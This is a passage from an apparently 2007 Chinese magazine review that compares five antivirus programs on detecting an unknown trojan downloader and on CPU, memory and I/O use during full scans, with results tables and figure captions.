


图25

### 2. 江民 2007

查杀结果没有让我们失望，成功查出病毒（图25）！

### 3. 瑞星 2007

一如既往的慧眼识“毒”（图26）！




图26

### 4. 卡巴斯基

不愧是享誉盛名的杀病毒软件，对于未知病毒的查杀能力可见一斑！不仅能查出病毒，而且能正确的知道是下载者的木马后门！看来这款舶来品，品质值得信赖（图27）！




图27

### 5. NOD 32

看来NOD已经不认得木马了（图28）！




图28

国产的瑞星2007秉承一贯的优质作风，为国人脸上增光！江民2007也表现出了自己的查杀能力！而笔者比较喜欢的金山2007却败下阵来，看来“测试还未结束，金山以后还需努力”。而作为国外的杀毒软件，NOD32面对新的“考题”，发挥失意！而卡巴斯基大叔则临场发挥较佳（表3）！

| | 金山 2007 | 江民 2007 | 瑞星 2007 | 卡巴斯基 | NOD32 |
|---|---|---|---|---|---|
| 未知病毒 | 无法识别 | 查杀 | 查杀 | 查杀 | 无法识别 |

表3

国产的瑞星，江民和国外的卡巴斯基，三者并列胜出！

**中场点评**

瑞星不愧是国产杀毒软件中的精品，称作国产杀毒软件的老大毫不为过！瑞星2007更是“精简传承经典”——界面上朴实无华，杀毒能力上却是毫不含糊，处处闪耀着人文主义的关怀！而同样是杀毒软件出身的金山和江民，在2007年推出的的新款产品则表现不足，虽然在可执行文件方面的查杀能力有所提高，但是对脚本方面的病毒则基本不具备查杀能力（对脚本木马的查杀数目为0）！当然，我们不能求全责备，面对新推出的国产杀病毒软件在查杀能力上的提高，我们应该面露喜色！虽然在脚本的查杀方面是十足的软肋，但是瑕不掩瑜，查杀能力的普遍提升也给我们带来一丝慰藉！相信在接下来的日子里，国产杀软将会拨云见日，更上一层楼！

## 五、性能消耗大比拼

一些杀毒软件，疗效不错！可惜杀起毒来“虎虎滴”，CPU不知不觉就过百了！

遇到这样的杀毒软件，电脑配置高的有钱人也许不在乎，像我们这些穷酸书生还用着奔二CPU的伙计怎么办呀？难道电脑可怜的资源就全部交给杀毒软件占用，我们啥也不能干了吗？这一轮比拼是要看看这些杀毒软件在全力工作的时候，谁最“温柔”。

测试方式：使用各大杀软进行全盘扫描，然后使用“Process Explorer”对系统资源的占用进行监控，最后得出对比结果！

操作方法如图29所示，找到相关杀病毒软件的扫描主体进程，然后右键，选择属性！




图29

**小介绍**

Process Explorer是最好的进程监视工具，是曾经为微软提供技术支持的sysinternals.com的作品，其功能在同类软件中无出其右。它不仅可以监视、暂停、终止进程，还可以查看进程调用的DLL文件，遇到不熟悉的进程还可以直接通过google或MSN搜索；查看CPU及内存使用情况，对进程进行调试。Process Explorer与process Viewer、Norton process Viewer、国产的IceSword、Windows进程管理器堪称“进程监视五大至尊”，是菜鸟预防病毒、查杀木马的好帮手。同时对软件系统资源的占用监控功能，数据准确又权威！故笔者下面将使用此款软件来测试软件对系统的耗能！

从表4可以看出，在CPU占用方面，国产的瑞星2007是最低的！而在虚拟内存的使用上，江民和NOD32表现不俗！

至于输入输出的操作量（I/O）国产的江民，瑞星和NOD32不相上下！

总体而言，几款杀毒软件在进行全盘扫描时，都可以正常的聊天上网。使用瑞星和NOD32时，甚至可以正常运行大型网

| | 金山2007 | 江民2007 | 瑞星2007 | 卡巴斯基 | NOD32 |
|---|---|---|---|---|---|
| CPU使用（%） | 43 | 43 | 10 | 79 | 21 |
| 虚拟内存大小（MB） | 66 | 17 | 66 | 54 | 17 |
| I/O字节（MB） | 12 | 1 | 2 | 4.2 | 0.5 |

表4




图30　金山2007




图31　江民2007




图32　瑞星2007

